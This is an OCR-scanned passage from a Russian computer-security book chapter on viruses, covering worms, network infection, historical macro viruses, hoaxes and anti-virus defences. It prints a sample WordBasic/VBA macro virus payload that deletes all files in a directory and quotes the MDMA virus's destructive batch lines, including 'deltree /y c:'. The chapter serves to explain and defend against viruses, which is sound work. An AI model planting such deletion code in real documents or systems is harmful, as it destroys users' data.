


Рисунок 14.7. *Действия составного вируса.*

вируса. Кроме того, вирус может включать в себя специальный фрагмент, указывающий на то, что вирус расположен в одном месте, хотя на самом деле его там не будет. Одним из наиболее известных вооруженных вирусов является *Whale.*

ВИРУСЫ-КОМПАНЬОНЫ

Свое название эти вирусы получили потому, что параллельно с заражаемым файлом они создают файл с таким же именем, но с другим расширением. Например, вирус-компаньон может сохранить свое тело в файле *winword.com.* Благодаря этому операционная система перед каждым запуском файла *winword.exe* будет запускать файл *winword.com,* который будет располагаться в памяти компьютера. Обычно вирусы-компаньоны генерируются вирусами-фагами.

ВИРУСЫ-ФАГИ

Последним классическим типом вирусов являются *вирусы-фаги.* Вирус-фаг — это программа, которая изменяет другие программы или базы данных. Компьютерные профессионалы называют эти вирусы фагами потому, что по своему действию они напоминают живые микроорганизмы. В природе вирусы-фаги представляют собой особенно вредные микроорганизмы, которые замещают содержимое клетки своим собственным. Обычно фаги замещают текст программы своим собственным кодом. Чаще всего они являются генераторами вирусов-компаньонов. Фаги — это наиболее опасный вид вирусов. Дело в том, что они не только размножаются и заражают другие программы, но и стремятся уничтожить все зараженные программы.

И СНОВА ЧЕРВИ

В первой главе этой книги я уже рассказывал о знаменитом черве Internet, появившемся в конце 80-х годов. Как уже говорилось, червь Internet (известный

также как червь Морриса) был самым первым вирусом, поразившим Internet. Этот вирус делал невозможной работу компьютера, создавая огромное количество своих копий в памяти компьютера. Так как червь старается остановить зараженный компьютер, создатель вируса должен наделить его способностями перемещаться с помощью сети от одной машины к другой. Я уже рассказывал о том, что черви копируют себя на другие компьютеры с помощью протоколов и систем, описанных во второй главе. Удаленное воспроизведение необходимо, так как после остановки машины пользователь постарается вычистить все имеющиеся на жестком диске вирусы. Для своего распространения вирусам-червям не требуется изменять программы хоста.

Для нормальной работы червям необходимы операционные системы, обеспечивающие возможность удаленного выполнения и позволяющие приходящим программам выполняться на компьютере. В 1988 году такими возможностями обладала только одна операционная система — Unix. До недавнего времени многие персональные компьютеры не могли быть заражены червем — этого не позволяют сделать ни DOS, ни Windows 95. Однако Windows NT уже обладает возможностями удаленного выполнения и поэтому может поддерживать работу вирусов-червей.

Одним из самых распространенных вирусов в Internet является *WINSTART*Свое название он получил от имени файла — *winstart.bat*, — в котором обычно и располагается тело вируса. Этот червь, как и многие остальные, копирует себя в памяти машины до тех пор, пока не будет выведена из строя операционная система. После этого компьютер автоматически зависает. Во время своего выполнения вирус параллельно занимается поиском следующей жертвы.

По иронии судьбы червем называется не только определенный тип вирусов, но и очень полезное антивирусное инструментальное средство. Недостаток большинства стандартных средств аудита и хранителей целостности заключается в том, что они также могут стать жертвами вирусов. Однако можно хранить информацию безопасности и программы на изолированном и неизменяемом носителе. Наиболее подходят для этих целей WORM-диски. («Write-once, read-many» — одна запись, многоразовое чтение; английское слово *worm* переводится как червь. — *Прим. перев.*). Привод WORM-диска обычно представляет собой приспособление оптического хранения данных, работающее с несколькими WORM-дисками.

ВИРУСЫ И СЕТИ

Файловые вирусы и макровирусы — вот два наиболее опасных типа вирусов. Именно с ними приходится иметь дело администраторам сетевых серверов и одноранговых сетей, соединенных с Internet. Загрузочные вирусы обычно не распространяются по Internet, так как соединенный с Internet компьютер не может произвести на другом компьютере дисковые операции низкого уровня. Другими словами, сервер Internet обычно не может записывать файлы на другой компьютер. Такую операцию в состоянии произвести только компьютер-получатель. К числу файловых вирусов и макровирусов относятся многие вирусы, описанные ранее.

Файловые вирусы

Файловым вирусом может быть троянский конь, вооруженный вирус, стелс-вирус и некоторые другие. Файловые вирусы опасны для данных, хранящихся на сервере, одноранговых сетей и, в какой-то степени, Internet. Далее приводятся три пути заражения сетевого сервера:

- Копирование (пользователем или администратором) зараженных файлов прямо на сервер. После этого вирус, расположившийся в файле, начнет заражать все остальные файлы.
- Выполнение файлового вируса на рабочей станции может заразить сеть. После своего запуска вирус сможет заразить любое приложение, хранимое на сервере. Если же вирус сумеет проникнуть в какой-либо файл, расположенный на сервере, то он сможет заразить и все машины в сети.
- Выполнение резидентного вируса на рабочей станции может вызвать заражение всей сети. После своего запуска резидентный вирус может получить информацию о передаваемых данных и скопировать себя на сервер, не обладая при этом прямым доступом к расположенной на сервере информации.

Абсолютно не важно, как вирус попадет в сеть. Он может быть размещен на дискете, получен с сообщением электронной почты или загружен из Internet вместе с исполняемым файлом. Как только вирус попадает на компьютер, обладающий доступом к другим сетевым компьютерам, то он способен заразить все остальные машины. Заразив всего лишь одну машину в сети, вирус начнет свое «шествие» по всей сети и в конце концов попадет на сервер. На рисунке 14.8 показаны все три пути заражения сети.

Рисунок 14.8. *Три пути заражения сети.*

После заражения файлового сервера любой пользователь, запустивший зараженную программу, может заразить файлы на своем жестком диске или другие файлы, размещенные на том же сервере. Кроме того, администратор, зарегистрировавшийся в сети с правами суперпользователя, может обойти запреты на доступ к файлам и каталогам и заразить еще большее количество файлов. Серверы —

это очень удобное для вирусов место. Дело в том, что при загрузке сервер размещает в памяти достаточно большое количество сетевых приложений.

Зараженный сервер становится *носителем* исполняемых файловых вирусов. Вирусы не размножаются на сервере и не портят его программ. Они переносятся лишь в том случае, если пользователь загрузит зараженную программу на свою рабочую станцию. До сих пор не зарегистрировано ни одного вируса, способного внедриться в программное обеспечение сервера и заражать файлы во время чтения или записи на сервер. Однако технологии создания вирусов не стоят на месте, и, возможно, скоро появится именно такой тип вирусов.

Одноранговые сети еще более подвержены атакам файловых вирусов. Дело в том, что средства безопасности одноранговой сети очень слабы (если не сказать больше). Кроме того, архитектура такой сети (каждая машина одновременно является и сервером, и рабочей станцией) делает машины еще более уязвимыми. На рисунке 14.9 показано, как вирус распространяется в одноранговой сети.




Рисунок 14.9. *Распространение вируса в одноранговой сети.*

Отметим также, что Internet не является «инкубатором» для вирусов. «Сеть сетей» также является носителем «компьютерных инфекций». Файловые вирусы не могут размножаться в Internet и заражать удаленные машины. Чтобы произошло заражение, компьютер должен загрузить зараженный файл из сети и запустить его.

МАКРОВИРУСЫ

Как уже говорилось, макровирусы — это один из наиболее опасных типов компьютерных вирусов. В настоящее время они представляют собой наиболее быстро развивающуюся разновидность «компьютерных инфекций», способных перемещаться посредством Internet. Макровирусы представляют опасность не только для сетей, но и для автономных компьютеров, т. к. они не зависят от компьютерной платформы и от конкретной операционной системы. Более того, эти виру-

сы заражают не исполняемые файлы, а файлы с данными, которых гораздо больше.

Количество макровирусов растет с каждым днем. По официальным данным, в октябре 1996 года было зарегистрировано менее 100 макровирусов. В мае 1997 года их количество достигло 700. Как вы узнаете, макровирус — это небольшая программа, написанная на внутреннем языке программирования (иногда эти языки называют *языками разработки сценариев* или *макроязыками)* какого-то приложения. В качестве таких приложений обычно выступают текстовые или табличные процессоры, а также графические пакеты.

Обычно макровирусы распространяются путем создания копий в каждом новом документе. Таким образом макровирус может попадать на другие машины вместе с зараженными документами. Наиболее часто макровирусы удаляют файлы так, чтобы впоследствии их нельзя было восстановить. Макровирусы могут выполняться на любом типе компьютеров. Главное, чтобы на машине была нужная им программа обработки документов вместе со своим внутренним языком программирования. Именно благодаря этому языку макровирусы могут выполняться на различных платформах и под управлением различных операционных систем. На рисунке 14.10 показано, как макровирус перемещается между машинами с различными операционными системами.




Рисунок 14.10. *Макровирус может перемещаться между машинами с различными операционными системами.*

Внутренние языки программирования наиболее популярных приложений представляют собой очень эффективное инструментальное средство. С их помощью можно удалять или переименовывать файлы и каталоги, а также изменять содержимое файлов. Созданные на таких языках программирования макровирусы могут проделывать те же самые операции.


В настоящее время большинство известных макровирусов написано на *Microsoft Word Basic* или недавно появившемся *Visual Basic for Application* (VBA). *WordBasic* — это внутренний язык программирования текстового процессора *Word for Windows*

(начиная с версии *6.0) и Word 6.0for Macintosh.* Так как при каждом использовании программы из пакета *Microsoft Office* выполняется и VBA, то написанные с его помощью макровирусы представляют для системы чрезвычайную опасность. Другими словами, макровирус, созданный с помощью VBA, может заражать и таблицы *Excel,* и базы данных *Access,* и презентации *PowerPoint.* С ростом возможностей внутренних языков программирования возрастет и количество новых макровирусов.

Далее приводится список наиболее важных причин создания вирусов с применением *Microsoft Word:*

- *Microsoft Word* обладает огромными возможностями, благодаря которым макровирус может производить различные действия. Кроме того, созданы версии этой программы для различных компьютерных платформ: существуют версии для DOS, Windows 3.1, Windows 95 и Mac OS. Это увеличивает поле деятельности макровирусов.
- Общий шаблон (в Windows он хранится в файле *normal.dot*) содержит глобальные макрокоманды, всегда доступные в *Microsoft Word.* Для макровируса этот файл представляет собой «плодородную почву». Дело в том, что именно в этом шаблоне обычно и размещается тело макровируса. Именно из него вирус заражает все созданные в текстовом процессоре документы.
- *Microsoft Word* автоматически выполняет указанные макрокоманды без участия пользователя. Благодаря этому макровирус может выполняться вместе с обычными макрокомандами (с помощью обычных макрокоманд программа производит открытие и закрытие документа, а также завершение своей работы).
- По сравнению с созданием системных вирусов с помощью ассемблера, написать макровирус не так уж сложно. *WordBasic* и VBA представляют собой достаточно простые языки программирования.
- Обычно пользователи помещают документы *Word* в сообщения электронной почты, на *ftp*-сайты и в листы рассылки. Все это способствует еще более быстрому распространению макровирусов. К сожалению, неподготовленность пользователей играет на руку создателям макровирусов.

ПРИМЕР МАКРОВИРУСА



Как уже говорилось, создание макровирусов — это достаточно простая задача. Чтобы вы лучше представили ситуацию, я приведу конкретный пример макровируса. Первый из них — *DeleteAllTemp* — выполняется в *Word 6.0um Word 7.0.* Его цель — удалить все файлы, расположенные в каталоге *windows/temp.*

```
Sub MAIN
  ChDir "c:\windows\temp\"
  Temp$ = Files$("*.*")
  While Temp$ <> ""
    Kill Temp$
```

```
    Temp$ = Files$()
  Wend
End Sub
```

Чтобы создать такую же макрокоманду в *Word 97,* нужно слегка изменить текст программы:

```
Sub DeleteAllTemp()
'
' Макрос DeleteAllTemp
'
  ChDir "c:\tmp2121\"
  Temp$ = Dir("*.*")
  Do While Temp$ <> ""
    Kill Temp$
    Temp$ ж Dir
  Loop
End Sub
```

Этот код является *телом* (payload) макровируса. Именно он размещается в заражаемых документах. Кроме того, для успешного внедрения в создаваемые документы макровирус должен заново переписать некоторые пункты меню **Файл: Сохранить, Новый** и Сохранить **как**. Однако это не так уж сложно. Более того, проще создать копию макрокоманды, чем записать копию вируса в другую макрокоманду. Например, можно заменить пункт **Закрыть** меню **Файл** макрокомандой *DeleteAllTemp.* Полиморфная природа макровирусов заставляет создателей антивирусных программ рассматривать их как достаточно серьезную угрозу для систем пользователей.

НЕКОТОРЫЕ РАСПРОСТРАНЕННЫЕ МАКРОВИРУСЫ

*WordMacro/Concept*известный также как *Word Prank Macro* или *WWW6 Macro,* — это макровирус, написанный на внутреннем языке *Microsoft Word 6.0.* На самом деле он состоит из нескольких макрокоманд: *AAAZAO, AAAZFS, AutoOpen, FileSaveAs* и *PayLoad.* Хочу обратить ваше внимание на то, что макрокоманды *AutoOpen* и *FileSaveAs* являются стандартными. Макровирус пытается заразить общий шаблон документов *normal.dot.* Если же в процессе заражения вирус обнаружит, что в файле шаблона уже находится макрокоманда *PayLoad* или *FileSaveAs,* то он прекратит атаку. Заразив общий шаблон, вирус начинает заражать все документы, сохраненные с помощью команды **Сохранить как.** Для обнаружения вируса воспользуйтесь меню **Сервис** и выберите в нем пункт **Макрос.** Если в появившемся окне есть макрокоманда *AAAZFS,* то, скорее всего, вирус уже поразил вашу систему. На рисунке 14.11 показано диалоговое окно, указывающее на то, что система заражена.

Можно вылечить систему. Для этого достаточно создать пустую макрокоманду с именем *PayLoad* — она запишется поверх макрокоманды вируса. Теперь система надежно защищена от заражения. Ведь вирус, обнаружив эту макрокоманду,




Рисунок 14.11. *Система заражена макровирусом* ***Concept.***

посчитает, что система уже заражена, и не станет ее заражать. Однако создание макрокоманды-пустышки — это лишь временное решение. Возможно, что именно в этот момент кто-то изменяет *Concept* так, чтобы он заражал систему, не обращая внимания на макрокоманды, расположенные в шаблоне *normal.dot.*

Word Macro/Atom очень похож на *Concept.* Однако есть и некоторые различия. Автор этого макровируса зашифровал макрокоманду вируса. Вирус воспроизводится во время открытия или сохранения файла. Этот вирус гораздо сложнее обнаружить, потому что он зашифрован. Он производит два вида разрушений, похожих по действию, но различных в реализации.

Макровирус активизируется 13 декабря. При этом он пытается удалить все файлы из текущего каталога. Вторая активизация наступает в тот момент, когда пользователь запускает команду *FileSaveAs,* а внутренние часы компьютера показывают 13 секунд. При этом на сохраняемый документ накладывается пароль, и пользователь больше не сможет открыть его. Чтобы остановить действие вируса, нужно отключить автоматическое выполнение макрокоманд или заставить *Word* запрашивать разрешение на сохранение изменений в *normal.dot.* Для этого откройте меню **Сервис** и выберите пункт **Параметры.** Выберите в появившемся диалоговом окне закладку **Сохранение** и поставьте флажок напротив пункта **Запрос на сохранение шаблона «Обычный».**

Word Macro/Bandung состоит из шести макрокоманд: *AutoExec, AutoOpen, FileSave, FileSaveAs, ToolsCustomize* и *ToolsMacro.* При открытии зараженного файла (или запуске *Word* с зараженным файлом общего шаблона) после 11:00 начиная с двадцатого числа каждого месяца (и до конца месяца) вирус удаляет файлы во всех подкаталогах диска C:, за исключением каталогов *\WINDOWS, \WINWORD* или *\WINWORD6.* Во время этой операции в строке состояния высвечивается сообщение «Reading menu ... Please Wait!». После удаления вирус создает файл *c:\pesan.txt* и оставляет в нем свое сообщение.

Если при просмотре зараженного документа пользователь выберет меню **Сервис,** а в нем пункт **Макрос,** то вирус отобразит на экране диалоговое окно с сообщением «Fail on step 29296» (в заголовке окна будет отображена строка *Err@#*(c)* и символ STOP). После этого вирус заменит в документе все символы *а* на #@, а затем сохранит документ. Как вы уже, наверное, догадались, *Word* никогда не проделывает таких операций.

В 1995 году в одну из групп новостей Usenet был помещен вирус *WordMacro/Colors.* Иногда его еще называют *Rainbow.* Вирус поддерживает в файле *win.ini* счетчик поколений — он располагается в секции [windows] в строке *countersu=.* При каждом выполнении макрокоманды значение счетчика увеличивается на единицу. После некоторого значения вирус изменяет установки цветов системы. При следующей загрузке Windows она будет раскрашена в случайно подобранные цвета. Этот макровирус заражает документы *Word* так же, как и многие остальные вирусы. Однако он не полагается на автоматическое выполнение макрокоманд и активизируется даже в том случае, если вы запустите *Word* с параметром *DisableAutoMacros* или воспользуетесь средствами защиты шаблонов от вирусов (они расположены на Web-сайте *http://www.microsoft.com).*

В таблице 14.1 приведен список макрокоманд вируса *Colors.*

Имена макрокоманд		
Auto Close	*AutoExec*	*AutoOpen*
FileExit	*FileNew*	*FileSave*
FileSaveAs	*ToolsMacro*	*Macros*

Таблица 14.1. *Имена макрокоманд вируса* ***Colors.***

Во время выполнения одной из этих макрокоманд вирус активизируется и заразит файл *normal.dot.* После открытия зараженного документа вирус будет выполняться при каждом создании нового файла, закрытии зараженного файла и сохранении открытого файла. Кроме того, он будет выполняться и при открытии пункта **Макрос** меню **Сервис.** Таким образом, не нужно пользоваться этим пунктом для определения вируса. Вместо этого откройте меню **Файл** и выберите пункт **Шаблоны.** Откройте с его помощью диалоговое окно **Организатор.** В этом окне выберите закладку **Макро.** Теперь вы сможете спокойно обнаружить и удалить опасные макрокоманды. Однако не забывайте, что вирус может заново переписать их. Отметим также, что автор этого вируса — достаточно опытный программист: в вирусе даже предусмотрен встроенный режим отладки.

Макровирус *WordMacro/Ho* содержит четыре макрокоманды. Прежде всего этот вирус создает строку в файле *winword.ini*, где записана «горячая дата» — она должна наступить через две недели после заражения. Строка выглядит примерно так: *QLHot=120401.* После этого вирус копирует в файл *normal.dot* макрокоманды, приведенные в таблице 14.2.

Начальные имена макрокоманд	Конечные имена макрокоманд
AutoOpen	*StartOfDoc*
DrawBringInFront	*AutoOpen*
InsertPBreak	*Insert Page Break*
ToolsRepaginat	*FileSave*

Таблица 14.2. *Имена макрокоманд вируса* ***WordMacro/Hot.***

Если выбрать в меню **Сервис** пункт **Макрос,** то в появившемся диалоговом окне вы увидите имена макрокоманд, расположенные в правом столбце таблицы 14.2.

Спустя несколько дней после наступления «горячей даты» вирус активизируется и удалит выбранные случайным образом файлы. Чтобы избавиться от этого вируса, удалите его макрокоманды.

Макровирус *WordMacro/MDMA* содержит всего лишь одну макрокоманду — *AutoClose.* Этот макровирус заражает все версии *WinWord 6.0* и более поздние, причем он действует и на PC, и на Macintosh. Вирус активизируется первого числа каждого месяца. Его действия зависят от компьютерной платформы. На компьютерах Macintosh он пытается удалить все файлы, расположенные в текущей папке. Однако из-за ошибки в своем тексте вирус не может выполнить своего предназначения. При этом возникает синтаксическая ошибка, и вирус не приносит никакого вреда. В Windows NT вирус вытирает все файлы в текущем каталоге, а также файл *c:\shmk.* В Windows 95 вирус удаляет файлы *c:\shmk, c:\windows*.hlp* и *c:\windows\system*.cpl.* Кроме того, вирус устанавливает параметры *Stickykeys* и *HighContrast,* а также сбрасывает параметр выполнения сценариев входа в сеть. Из-за ошибки в тексте вирусу не удается установить параметр *HighContrast.* В Windows 3.1 вирус удаляет файл *c:\shmk,* а в файле *autoexec.bat* он размещает следующие строки:

```
@ echo off
deltree /y c:
@ echo You have just been ** expletive deleted ** over by a virus
@ echo You are infected with MDMA_DMV.
@ echo Brought to you by MDMA
```

При попытке перегрузить компьютер вирус удалит все файлы, размещенные на диске *c:\.*

Очень распространенным является макровирус *WordMacro/Nuclear.* Как и остальные макровирусы, он старается заразить основной шаблон документов. Однако он не пытается раскрыть своего присутствия с помощью диалоговых окон. Вместо этого вирус незаметно инфицирует каждый документ, созданный с помощью пункта **Сохранить как** меню **Файл.** При этом он добавляет к документу свою макрокоманду. Чтобы не быть обнаруженным, при каждом закрытии документа *Nuclear* сбрасывает флажок **Запрос на сохранение шаблона «Обычный».** После этого *Word* больше не будет запрашивать у пользователя разрешение на сохранение изменений файла *normal.dot.* Благодаря этому вирус становится практически

незаметным. Дело в том, что многие пользователи используют этот параметр для защиты от макровирусов. Однако они и не догадываются о том, что вирус может изменить его.

Пятого апреля макрокоманда вируса — *PayLoad* — пытается удалить системные файлы *io.sys, msdos.sys* и *command.com.* Кроме того, вирус добавляет в конце каждого напечатанного или посланного по факсу (из *Word)* документа в течение последних пяти секунд каждой минуты следующие строки: «And finally I would like to say: STOP ALL FRENCH NUCLEAR TESTING IN THE PACIFIC». (А напоследок я скажу: ПРЕКРАТИТЕ ВСЕ ФРАНЦУЗСКИЕ АТОМНЫЕ ИСПЫТАНИЯ В ТИХОМ ОКЕАНЕ). Так как эти строки добавляются только во время печати, то пользователь не может их увидеть во время просмотра документа. Это действие производит макрокоманда вируса *Insert Pay Load.* Чтобы уничтожить вирус, воспользуйтесь пунктом **Макрос** меню **Сервис.** Если вы обнаружите там макрокоманду вроде *InsertPayLoad,* можете смело ее удалять.

Макровирус *Word Macro/Wazzu* содержит всего лишь одну макрокоманду — *AutoOpen.* Поэтому он не зависит от языка. Другими словами, этот макровирус может выполняться в локализованных версиях *Word.* Вирус *Wazzu* изменяет содержание зараженных документов: он перемешивает слова и вставляет слово «wazzu». Трудно определить, откуда пришел этот макровирус. Отмечу лишь то, что аббревиатура Washington State University звучит так же, как и *Wazzu.*

НАИЛУЧШИЕ РЕШЕНИЯ для ЗАЩИТЫ от МАКРОВИРУСОВ

Word 7.0 для Windows 95 и Windows NT, а также *Word 97* автоматически предупреждают пользователей о том, что открываемый документ содержит макрокоманды. Компания Microsoft создала для *Word 6.0* специальное средство борьбы с макровирусами -- MVP (Macro Virus Protection). MVP устанавливает набор защитных макрокоманд, обнаруживающих подозрительные файлы и предупреждающих пользователя о потенциальной опасности открываемых файлов. Чтобы загрузить это средство, посетите Web-сайт компании Microsoft, расположенный по адресу *http://www.microsoft.com/word/freestuff/mvtool/mvtool2.htm.* С помощью этого инструментального средства можно также просматривать все документы *Word,* поступающие по электронной почте или загруженные из Internet.

Самые последние версии *Word* (начиная с *Word 7.0)* менее подвержены действию макровирусов. Дело в том, что эти версии (вместе с новыми версиями *Excel, Access* и *PowerPoint)* поддерживают новый внутренний язык программирования — Visual Basic for Application 5.0 (VBA). Он не совместим с *WordBasic.* Кроме того, этот язык используется в новых версиях *Chameleon®* (от NetManage), *Photoshop®* (от Adobe) и *AutoCAD®* (от AutoDesk).

Таким образом, большинство старых макровирусов не смогут нормально работать в рамках нового языка разработки сценариев. Однако тот факт, что один и тот же внутренний язык поддерживается многими приложениями, может привести к появлению нового поколения макровирусов, которые смогут работать и заражать не только *Word,* но также все остальные приложения и их документы.

Для получения более подробной информации о макровирусах посетите Web-сайт организации CIAC (Computer Incident Advisory Capability), расположенный по адресу *http://ciac.llnl.gov/ciac/bulletins/g-10a.shtml.* Кроме того, много интересной информации о макровирусах расположено в списке Ричарда Джона Мартина *(ftp://ftp.gate. net/pub/users/ris 1/word.faq).*

«МНИМЫЕ» ВИРУСЫ

В Internet существует огромное количество предупреждений о вирусах. Большая часть этих предупреждений относится к настоящим компьютерным вирусам и является чуть ли не единственным источником информации о действии вирусов. С их помощью вы сможете сэкономить время и защитить свои данные от разрушения. Однако есть и такие люди, которые любят поразвлечься, хотя и довольно своеобразно. Эти «шутники» занимаются тем, что распространяют в Internet сообщения о «мнимых» вирусах, т. е. вирусах, которых на самом деле не существует в природе. Эти сообщения не только раздражают пользователей, но и представляют некоторую опасность. Вообразите не очень опытного пользователя, встретившего подобное сообщение о «сверхмогучем» компьютерном вирусе. Кроме того, можно потратить огромное количество времени на изучение нового «мнимого» вируса, пропустив при этом информацию о настоящих. В следующих разделах я расскажу о наиболее известных «пустышках».

ВИРУС IRINA

Сообщение о вирусе *Irina* появилось несколько лет назад. Идея этого сообщения принадлежит главе одного из электронных издательств. Он посчитал, что это создаст дополнительную рекламу интерактивной книге с таким же названием. В первоначальном сообщении электронной почты, подписанном вымышленным профессором Эдвардом Прайдоксом (Edward Prideaux) Лондонского колледжа славянских языков, указывалось, что вирус передается в электронных сообщениях, у которых в строке темы сообщения стоит слово *Irina.* Встретивший такое сообщение должен был немедленно удалить его, иначе вирус уничтожит все данные," размещенные на жестком диске машины. Кроме того, автор сообщения просил получателей сообщения о вирусе «быть очень осторожными» и просил их передать это предупреждение остальным пользователям. Предупреждение о вирусе *Irina* быстро обошло весь мир. Однако я с полной уверенностью заверяю вас, что такого вируса нет и никогда не было.

ВИРУС GOOD TIMES

С сентября 1994 года в Internet циркулируют предупреждения о вирусе *Good Times.* Несмотря на то что описываемое в предупреждении поведение вируса, попросту говоря, фантастично, многие продолжают верить в его существование и размножать сообщение о нем. Например, в этом сообщении указывается, что вирус *Good Times* может «заражать машины и без передачи каких-либо программ». Кроме того, «если программа не будет остановлена, то процессор будет разрушен с

помощью использования бесконечного цикла *n*-ой степени сложности». Здесь я позволю себе заметить, что создатели процессоров разработали их таким образом, чтобы они могли выполнять огромное количество повторений одних и тех же операций (циклов). Кроме того, ни в математике, ни в программировании не существует такого понятия, как бесконечный цикл *n*-ой степени сложности. Но оказывается, это еще не все. Дело в том, что, со слов того же профессора Эдварда, «федеральная комиссия по коммуникациям столь обеспокоена вирусом *Good Times,* что разослала формальное предупреждение всем пользователям персональных компьютеров страны». На самом же деле эта комиссия никогда не издавала и не будет издавать никаких сообщений о вирусах просто потому, что это не входит в круг ее обязанностей.

Кроме того, я позволю себе здесь упомянуть о «мнимых» вирусах *Deeyenda, Ghost.exe, Penpal Greetings!* и *Naughty Robot.* И это далеко не полный список!

Когда шутка перестает быть просто шуткой, или aol4free.com

Один из наиболее известных «мнимых» вирусов — это троянский конь *aol4free.com.* Согласно сообщению, эта программа предлагает пользователям бесплатный доступ к службе America Online, а на самом деле уничтожает содержимое жесткого диска.

По иронии судьбы, теперь, когда большая часть сообщества Internet уже знает о том, что такого вируса нет, а сообщение — это просто чья-то злая шутка, некоторые создатели вирусов и вправду создали троянского коня с именем *aol4free.com.* Этот вирус также предлагает бесплатный доступ к службе America Online, а (согласно сообщению) вместо этого удаляет содержимое жесткого диска. (Для этого он использует команду *DELTREE.*) На самом деле жесткий диск все еще будет содержать данные после проведения подобной атаки — вирус удаляет только элементы каталогов. Их можно восстановить с помощью любой удобной вам утилиты, вроде тех, что входят в пакеты *Norton Utilities* или *Mace Utilities.*

Для получения более подробной информации о вирусе *aol4free.com* ознакомьтесь со специальным бюллетенем, опубликованным CIAC 17 апреля 1997 года. Его можно найти по адресу *http://ciac.llnl.gov.*

Как отличить настоящий вирус от мнимого

Вы всегда можете верить сообщениям о вирусах, рассылаемым специальными группами из организаций по компьютерной безопасности (некоторые из них приведены ниже). Большинство этих организаций зашифровывают свои сообщения с помощью *PGP* или другой системы шифрования с открытым ключом. Чтобы идентифицировать создателя сообщения, достаточно расшифровать это сообщение с помощью открытого ключа организации.

- ASSIST, The Automated Systems Security Incident Support Team of the Department of Defense *(http://www.assist.mil).*
- CERT, The Computer Emergency Response Team Coordination Center at Carnegie-Mellon University *(http://www.cert.org).*

- CIAC, The U.S. Department of Energy Computer Incident Advisory Capability *(http://ciac.llnl.gov)*.
- NASIRC, The NASA Automated Systems Incident Response Capability(*http://nasirc.hq.nasa.gov)*.

Еще раз настоятельно рекомендую проверять источник сообщения. Открытые ключи организаций хранятся на их Web-страницах. Избегайте сообщений, не прошедших процедуру идентификации.

Если же вы — администратор соединенной с Internet системы, и вы обнаружили новый вирус, не старайтесь скорее разослать сообщение о «новой опасности» в группы новостей, а сообщите об этом в CIAC или одну из перечисленных выше организаций. Доверьтесь профессионалам.

КАК ЗАЩИТИТЬСЯ от ВИРУСОВ

Чтобы защитить свою сеть от вирусов, проделывайте с приходящими данными следующие три операции. Во-первых, проверяйте всю приходящую информацию с помощью антивирусных программ. И неважно, как эта информация попала к вам: на дискетах или в сообщениях электронной почты. Только после этого можно запускать полученные программы или просматривать пришедшие документы.

Во-вторых, поставьте антивирусное программное обеспечение прямо в брандмауэре так, чтобы зараженные файлы не могли проникнуть в сеть. Как уже отмечалось, практически все брандмауэры содержат средства проверки на вирусы. Большинство из них содержат готовые антивирусные программы, а также средства проверки целостности данных. С их помощью можно просматривать в реальном времени все изменения в системе. Так вы сможете заметить большинство операций, производимых вирусами. Кроме того, большинство брандмауэров предоставляют средства защиты DOS-сеансов (см. главу 3).

